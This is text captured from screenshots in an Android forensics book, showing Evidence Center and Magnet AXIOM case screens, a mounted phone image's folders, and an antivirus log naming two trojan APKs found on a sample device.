
Extension Mismatch Detected


1238 Results



Source File	Extension	MIME Type	Data Source
 FMu48kAOX7RqVileC0r2cHMIg0.cnt	cnt	image/gif	fulldump.bin
 vDQ5NiqghwBo43nHVl18_F_04Gg.cnt	cnt	image/jpeg	fulldump.bin
 yoBruPtPKGj-MuLcpl2IcpjAyaE.cnt	cnt	image/png	fulldump.bin
 sUrx7yW5z0A9ju37inViOBH94Q.cnt	cnt	image/jpeg	fulldump.bin
 ZjzEegBrzmz7F7z6M7IkhvhSquc.cnt	cnt	image/gif	fulldump.bin
 AWP0F9SKIDdoePWN3Aj-fNdBgmY.cnt	cnt	image/jpeg	fulldump.bin
 vve0dhnXQjfz_6-MexwV-DGhTCI.cnt	cnt	image/jpeg	fulldump.bin
 pIZtA0yWHcV1Fmh2WQ1eamcxVIE.cnt	cnt	image/gif	fulldump.bin
 kjKr5cUEZlcvZ4o6S384qG8hRQo.cnt	cnt	image/jpeg	fulldump.bin
 3APOGKr4lvU_jUngjy7HbxNheS8.cnt	cnt	image/jpeg	fulldump.bin
 m_plrhhcN5vj-ODgoB8ETJDkGEQ.cnt	cnt	image/jpeg	fulldump.bin

Hex Strings Metadata Results Text **Media**









Evidence Center 9.4.2815 x64 - Android Forensics

File Edit View Tools Help



Dashboard Case Explorer Overview Timeline Bookmarks File System Search Results Task Manager

Android Forensics (210)

- android.ab (210)
  - Browsers (31)
  - Instant Messengers (169)
  - Mailboxes (2)
  - Mobile applications (6)
  - Pictures (2)
  - Pictures (2)**

Gallery List

Sort by: None

AmDQsl-GuegFy2a5CnTofL6 <Unknown>

Found: 2 Show: 2 Selected: 1

Properties Picture Preview Hex

Direction	Outgoing
Type	Picture transfer
From	1234567890
To	71234567893
To (Nick)	Profeccor Moriarty
Time (UTC)	7/17/2015 1:19:03 PM
Message	<a href="https://mms884.whatsapp.net/d/AmDQsl-GuegFy2a5CnTofL6plrNxpug6X2FdSCcXWbyD.jpg">https://mms884.whatsapp.net/d/AmDQsl-GuegFy2a5CnTofL6plrNxpug6X2FdSCcXWbyD.jpg</a>
Participants	71234567893 (Profeccor Moriarty)
Names of att...	AmDQsl-GuegFy2a5CnTofL6plrNxpug6X2FdSCcXWbyD.jpg;

Direction  
Message sent or received

Filter:

Welcome to Evidence Center x64

Evidence Center 9.4.2815 x64 - Android Forensics

File Edit View Tools Help

Dashboard Case Explorer Overview Timeline Bookmarks File System Search Results Task Manager

<input type="checkbox"/>	Item...	Time (Local)	Time (UTC)	Data source	Event type	Text
<input type="checkbox"/>	\$	1/31/2017 8:00:00 PM	1/31/2017 8:00:00 PM	android.ab	Credit card expir...	QVC CARD
<input type="checkbox"/>	🍪	12/3/2015 3:23:42 PM	12/3/2015 3:23:42 PM	android.ab	Cookie expired	www.linux.org.ru: CSRF_TOKEN="bL3X5zn2N+v5TNoMVU28UQ="
<input type="checkbox"/>	🍪	11/19/2015 3:23:45 PM	11/19/2015 3:23:45 PM	android.ab	Cookie expired	.linux.org.ru: __utma=75309071.1615760880.1384874624.1384874624.1384874624.1
<input type="checkbox"/>	🍪	11/19/2015 3:23:22 PM	11/19/2015 3:23:22 PM	android.ab	Cookie expired	.youtube.com: PREF=f1=50000000&fv=0.0.0
<input type="checkbox"/>	🍪	11/19/2015 3:22:43 PM	11/19/2015 3:22:43 PM	android.ab	Cookie expired	.m.rambler.ru: __utma=24037862.13541855.1384874563.1384874563.1384874563.1
<input type="checkbox"/>	📧	7/17/2015 1:20:34 PM	7/17/2015 1:20:34 PM	android.ab	Message received	[VOICEMAIL]: duration - 1 seconds https://mmi628.whatsapp.net/d/9dTumGOqgcTp.
<input type="checkbox"/>	📧	7/17/2015 1:20:21 PM	7/17/2015 1:20:21 PM	android.ab	Message sent	[VOICEMAIL]: duration - 3 seconds https://mmi619.whatsapp.net/d/Aj_yfTy3XVn79CFo
<input type="checkbox"/>	📧	7/17/2015 1:20:05 PM	7/17/2015 1:20:05 PM	android.ab	Message sent	duration - 6 seconds
<input type="checkbox"/>	📧	7/17/2015 1:19:36 PM	7/17/2015 1:19:36 PM	android.ab	Message received	duration - 7 seconds
<input type="checkbox"/>	📧	7/17/2015 1:19:03 PM	7/17/2015 1:19:03 PM	android.ab	Message sent	https://mms884.whatsapp.net/d/AmDQsl-GuegFy2a5CnTofL6pIrnXpug6X2FdSCcXWb.

Found: 243 Show: 243 Checked: 0


Item text Properties Hex SQLite

General

Host	.tms-counter.ru
Key	guid
Value	6803020E52888169X1384874345
Modification date (UTC)	
Modification date (Local)	
Expiration date (UTC)	12/31/2037 11:59:32 PM
Expiration date (Local)	
Creation time (UTC)	11/19/2013 3:22:42 PM

Host  
Host cookie belongs to

Welcome to Evidence Center x64



## CREATE NEW CASE

CREATE NEW CASE

## ADD EVIDENCE TO EXISTING CASE

Open existing AXIOM case folder

BROWSE TO A CASE

Magnet AXIOM Process 2.8.0.12333

File Tools Help

## CASE DETAILS

**CASE DETAILS**

**EVIDENCE SOURCES**

**PROCESSING DETAILS**

Add keywords to search

Search archives and mobile backups On

Calculate hash values

Categorize chats

Categorize pictures and videos

Add CPS data to search

Find more artifacts On

**ARTIFACT DETAILS** 0

Computer artifacts

Mobile artifacts

Cloud artifacts

**ANALYZE EVIDENCE**

### CASE INFORMATION

Case number

Case type

#### LOCATION FOR CASE FILES

Folder name

File path  [BROWSE](#)

Available space: 857.70 GB

#### LOCATION FOR ACQUIRED EVIDENCE

Folder name

File path  [BROWSE](#)

Available space: 857.70 GB

### SCAN INFORMATION

#### SCAN 1

Created on

Scanned by

Description

#### REPORT OPTIONS

Cover logo  [BROWSE](#)

Image resized to 150x150 pixels

[GO TO EVIDENCE SOURCES](#)



## SELECT EVIDENCE SOURCE



COMPUTER



MOBILE



CLOUD

MOBILE

## SELECT EVIDENCE SOURCE



ANDROID



IOS



WINDOWS PHONE



KINDLE FIRE



MEDIA DEVICE (MTP)

ANDROID

## LOAD OR ACQUIRE




LOAD EVIDENCE




ACQUIRE EVIDENCE

**ANDROID**  
**SELECT EVIDENCE TO LOAD**




IMAGE



FILES & FOLDERS

**EVIDENCE SOURCES ADDED TO CASE**

Type	Image - location name	Evidence number	Search type	Status
 ^	SM-J710F Full Image - MMCBLK0.raw	SM-J710F Full Image - MMCBLK0.raw	Android	Ready

## **ADD KEYWORDS TO SEARCH**

Provide the keywords and regular expressions that you want to include in your search. If a keyword gets a hit during the search, it's added to a Keywords filter in AXIOM Examine.

[ADD KEYWORDS TO SEARCH](#)

## **MAGNET.AI CHAT CATEGORIZATION**

Enable chat categories so that AXIOM Examine automatically categorizes chat conversations, based on the categories you select, and tags them in the Artifacts explorer.

[MAGNET.AI CHAT CATEGORIZATION](#)

## **SEARCH ARCHIVES AND MOBILE BACKUPS**

Container files such as archives and mobile backups can be found within other evidence sources. Configure options on this page to search any containers found during your search.

[SEARCH ARCHIVES AND MOBILE BACKUPS](#)

## **CALCULATE HASH VALUES**

Import hashes for non-relevant files so they don't appear in your case.

[CALCULATE HASH VALUES](#)

## **CATEGORIZE PICTURES AND VIDEOS**

Import hashes for known media files and JSON files from Project VIC and CAID so that AXIOM categorizes them automatically.

[CATEGORIZE PICTURES AND VIDEOS](#)

## **ADD CPS DATA TO SEARCH**

If you export data from from the Child Protection System (CPS) website to a .csv file, and then import the .csv file into Magnet AXIOM Process, Magnet AXIOM automatically searches the data from the CPS file you exported (such as IP addresses, user names, and more) to find any matches to your case. After processing is complete, Magnet AXIOM Examine tags the matching data in the Artifacts and File system explorers.

[ADD CPS DATA TO SEARCH](#)

## **FIND MORE ARTIFACTS**

Use the Dynamic App Finder to locate artifacts that aren't already supported by AXIOM.

[FIND MORE ARTIFACTS](#)

## COMPUTER ARTIFACTS

0 of 197 apps are included in the case

[CUSTOMIZE COMPUTER ARTIFACTS](#)

## MOBILE ARTIFACTS

187 of 187 apps are included in the case

[CUSTOMIZE MOBILE ARTIFACTS](#)

## CLOUD ARTIFACTS

0 of 90 apps are included in the case

[CUSTOMIZE CLOUD ARTIFACTS](#)

## SELECT ARTIFACTS TO INCLUDE IN CASE

### CASE DETAILS

EVIDENCE SOURCES 1

### PROCESSING DETAILS

- Add keywords to search
- Search archives and mobile backups On
- Calculate hash values
- Categorize chats
- Categorize pictures and videos
- Add CPS data to search
- Find more artifacts On

ARTIFACT DETAILS 187

- Computer artifacts
- Mobile artifacts 187 of 187**
- Cloud artifacts

### ANALYZE EVIDENCE

### MOBILE ARTIFACTS

Search for an artifact...



















[CLEAR ALL](#)

**ALL MOBILE ARTIFACTS**

[VIEW ALL](#)

PROFILE All artifacts (Default)   
 PROFILE OPTIONS

- CHAT (34 of 34)
- CLOUD STORAGE (1 of 1)
- CUSTOM ARTIFACTS (35 of 35)
- DOCUMENTS (7 of 7)
- EMAIL (12 of 12)
- INTERNET OF THINGS (4 of 4)
- MEDIA (4 of 4)
- MOBILE (1 of 1)
- OPERATING SYSTEM (52 of 52)
- PEER TO PEER (1 of 1)
- SOCIAL NETWORKING (14 of 14)
- TRANSPORTATION & TRAVEL (2 of 2)
- WEB RELATED (20 of 20)

<input checked="" type="checkbox"/>  360 Safe Browser	<input checked="" type="checkbox"/>  Accounts Information	<input checked="" type="checkbox"/>  Adobe Flash Cookies / Local Shared Objects
<input checked="" type="checkbox"/>  AIM	<input checked="" type="checkbox"/>  Amazon Alexa	<input checked="" type="checkbox"/>  Android Call Logs
<input checked="" type="checkbox"/>  Android Contacts	<input checked="" type="checkbox"/>  Android Email	<input checked="" type="checkbox"/>  Android Messages
<input checked="" type="checkbox"/>  Android SMS / MMS	<input checked="" type="checkbox"/>  Android User Dictionary	<input checked="" type="checkbox"/>  Apple Mail
<input checked="" type="checkbox"/>  Apple Wallet	<input checked="" type="checkbox"/>  Application Activity	<input checked="" type="checkbox"/>  Application Permissions
<input checked="" type="checkbox"/>  Audio	<input checked="" type="checkbox"/>  AutoRun Items	<input checked="" type="checkbox"/>  Bebo

Magnet AXIOM Process 2.8.0.12333

File Tools Help

## ANALYZE EVIDENCE

**CASE DETAILS**

EVIDENCE SOURCES 1

**PROCESSING DETAILS**

Add keywords to search

Search archives and mobile backups On

Calculate hash values

Categorize chats

Categorize pictures and videos

Add CPS data to search

Find more artifacts On

**ARTIFACT DETAILS** 187

Computer artifacts

Mobile artifacts 187 of 187

Cloud artifacts

ANALYZE EVIDENCE

**SOURCES TO PROCESS**

Type	Image - location name	Evidence number	Search type	Status
	SM-J710F Full Image - MMCBLK0.raw	SM-J710F Full Image - MMCBL	Android	Searching - 74%

**SEARCH IN PROGRESS**

Time Elapsed: 0:45

**CURRENT SEARCH LOCATION**

SM-J710F Full Image - MMCBLK0.raw Searching - Partition 18 (EXT-family, 12 MB) 74%

Search Definitions:

- ^ Partition 1 (4 MB)
  - Sector Level Ready
- ^ Partition 2 (4 MB)
  - Sector Level Ready
- ^ Partition 3 (EXT-family, 20 MB)
  - Writing Filesystem Information Done
  - All Files and Folders Done
  - Unallocated Clusters Done
  - File Slack Space Done
- ^ Partition 4 (EXT-family, 8 MB)
  - Writing Filesystem Information Done
  - All Files and Folders Done
  - Unallocated Clusters Done

CANCEL
ANALYZE EVIDENCE

Case dashboard

### CASE OVERVIEW

**CASE SUMMARY NOTES**

Record your case summary notes here. These notes will appear in the case report when the setting is enabled.

Examiner name: Oleg Skulkin

Case summary:

**CASE PROCESSING DETAILS**

CASE NUMBER: Learning Android Forensics

SCAN 1

Scanned by: Oleg Skulkin

Scan date: 12/14/2018 5:55:22 PM

Scan description:

**CASE INFORMATION**

The Case Information.txt file contains information about how the case was processed. For example, the file includes the settings that were applied to the search, search type, number of artifacts discovered, and more.

[OPEN CASE INFORMATION FILE](#)

The AXIOMExamine.log file contains information about any errors encountered, jobs that were run, and general debugging information.

[OPEN LOG FILE](#)

### EVIDENCE OVERVIEW

ADD NEW EVIDENCE

SM-J710F Full Image - MMCBLK0... (42,156)

**VIEW EVIDENCE FOR THIS SOURCE ONLY**

Evidence number	SM-J710F Full Image - MMCBLK0.raw
Description	<input type="text"/>
Location	SM-J710F Full Image - MMCBLK0.raw
Platform	Mobile

No picture added

[CHANGE PICTURE](#)

### PLACES TO START

**ARTIFACT CATEGORIES**

VIEW ALL ARTIFACT CATEGORIES

Evidence source: All

Number of artifacts: 42,156

Media	40,561
Web Related	550
Documents	431
Mobile	230
Operating System	186
Refined Results	135
Chat	92

**TAGS AND COMMENTS**

**MAGNET.AI CATEGORIZATION**

**CPS DATA MATCHES**

**KEYWORD MATCHES**

**MEDIA CATEGORIES**








**PASSWORDS AND TOKENS (1)**

VIEW ALL CLOUD PASSWORDS AND TOKENS

USER NAME	MATCHES
gdhshh@jirj@gmail.com	1

**PROFILES**

<b>ALL EVIDENCE</b>	<b>42,156</b>
▼ <b>REFINED RESULTS</b>	<b>135</b>
▼ <b>WEB RELATED</b>	<b>550</b>
▼ <b>CHAT</b>	<b>52</b>
▼ <b>SOCIAL NETWORKING</b>	<b>10</b>
▼ <b>MEDIA</b>	<b>40,561</b>
▼ <b>DOCUMENTS</b>	<b>431</b>
▼ <b>CLOUD</b>	<b>1</b>
▼ <b>MOBILE</b>	<b>230</b>
▼ <b>OPERATING SYSTEM</b>	<b>186</b>

^ <b>MOBILE</b>	<b>230</b>
 Accounts Information	4
 Android Call Logs	2
 Android Wi-Fi Profiles	2
 Google Play Application Details	26
 Google Play Installed Applications	28
 Google Play Searches	3
 Installed Applications	165




File system -

**EVIDENCE (134)** Selected folder only - Column view -

Name	Type	File...	Size...	Created	Accessed	Modified
com.google.android.ext.services	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	11/2/2018 1:45:48 PM
com.android.providers.telephony	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	11/2/2018 1:45:47 PM
com.google.android.ext.shared	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.mms.service	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.defcontainer	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
android	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.providers.settings	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:09 PM
com.android.inputdevices	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.server.telecom	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	10/25/2018 2:55:09 PM
com.android.dialer	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	11/2/2018 1:45:46 PM
com.google.android.packageinstaller	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:10:05 PM
com.android.proxyhandler	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	11/2/2018 1:45:47 PM
com.android.inputmethod.latin	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	11/2/2018 1:45:47 PM
com.android.settings	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	1/1/2018 10:00:55 AM
org.lineageos.lineagesettings	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:09 PM
lineageos.platform	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.phone	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:08:02 PM
com.android.shell	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.location.fused	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM
com.android.systemui	Folder			2/7/2016 12:06:08 PM	2/7/2016 12:06:08 PM	2/7/2016 12:07:58 PM
org.lineageos.overlay.accent.black	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	11/2/2018 1:45:49 PM
com.android.cts.priv.ctsshim	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	11/2/2018 1:45:46 PM
org.lineageos.overlay.accent.brown	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	11/2/2018 1:45:49 PM
org.lineageos.overlay.accent.green	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	11/2/2018 1:45:49 PM
com.google.android.youtube	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	2/7/2016 12:08:10 PM
com.google.android.googlequicksearchbox	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM
com.android.providers.calendar	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM
com.android.providers.media	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM
com.google.android.onetimeinitializer	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	11/2/2018 1:45:48 PM
com.android.wallpapercropper	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	11/2/2018 1:45:47 PM
com.android.documentsui	Folder			2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM	2/7/2016 12:06:09 PM

adb  
anr  
app  
app-asec  
app-ephemeral  
app-lib  
app-private  
backup  
bootchart  
cache  
camera  
dalvik-cache  
data  
drm  
lineageos\_updates  
local  
lost+found  
media  
mediadrm  
misc  
misc\_ce  
misc\_de  
ota  
ota\_package  
property  
resource-cache  
ss  
ssh  
system  
system\_ce  
system\_de  
tombstones  
user  
user\_de  
0  
vendor  
Partition 3 (EXT-family, 20 MB)  
Partition 4 (EXT-family, 8 MB)  
Partition 5 (4 MB)  
Partition 6 (4 MB)  
Partition 7 (4 MB)  
Partition 8 (1 MB)

# Chapter 9: Identifying Android Malware



# Mount Image To Drive



## Add Image

Image

D:\data.dd



Mount Type: Physical & Logical

Drive Letter: Next Available (F:)

Mount Method: Block Device / Read Only

Write Cache Folder:

D:



Mount






















## Mapped Image List

Mapped

Drive	Method	Partition	Image
PhysicalDrive3	Block Device/Read Only	Image	D:\data.dd
E:	File System/Read Only	NONAME [ext4]	D:\data.dd

Unmount

Close

 adb	16.09.2018 16:21
 anr	16.09.2018 16:21
 app	02.12.2018 12:14
 app-asec	16.09.2018 16:21
 app-ephemeral	16.09.2018 16:21
 app-lib	16.09.2018 16:21
 app-private	16.09.2018 16:21
 backup	02.12.2018 12:14
 benchmarktest	16.09.2018 16:21
 bootchart	16.09.2018 16:21
 cache	16.09.2018 16:21
 dalvik-cache	16.09.2018 16:21
 data	02.12.2018 12:14
 drm	16.09.2018 16:21
 local	16.09.2018 16:21
 lost+found	16.09.2018 16:21
 media	16.09.2018 16:21
 mediadrms	16.09.2018 16:21
 misc	16.09.2018 18:55
 misc_ce	16.09.2018 16:21
 misc_de	16.09.2018 16:21

Scan Log

Version of detection engine: 18477 (20181202)

Date: 02.12.2018 Time: 16:09:58

Scanned disks, folders and files: E:\[root]\app

E:\[root]\app\com.example.horsenjnj-Fn2iizmR19QkY4po3iMS\_w=\base.apk » ZIP » classes.dex - a variant of Android/Spy.Banker.BF trojan

E:\[root]\app\com.example.loader-YPTeG8S4mxhZkkbk6hEIUQ=\base.apk » ZIP » classes.dex - a variant of Android/Torec.O trojan

Number of scanned objects: 35

Number of threats found: 2

Number of cleaned objects: 0

Time of completion: 16:09:58 Total scanning time: 0 sec (00:00:00)



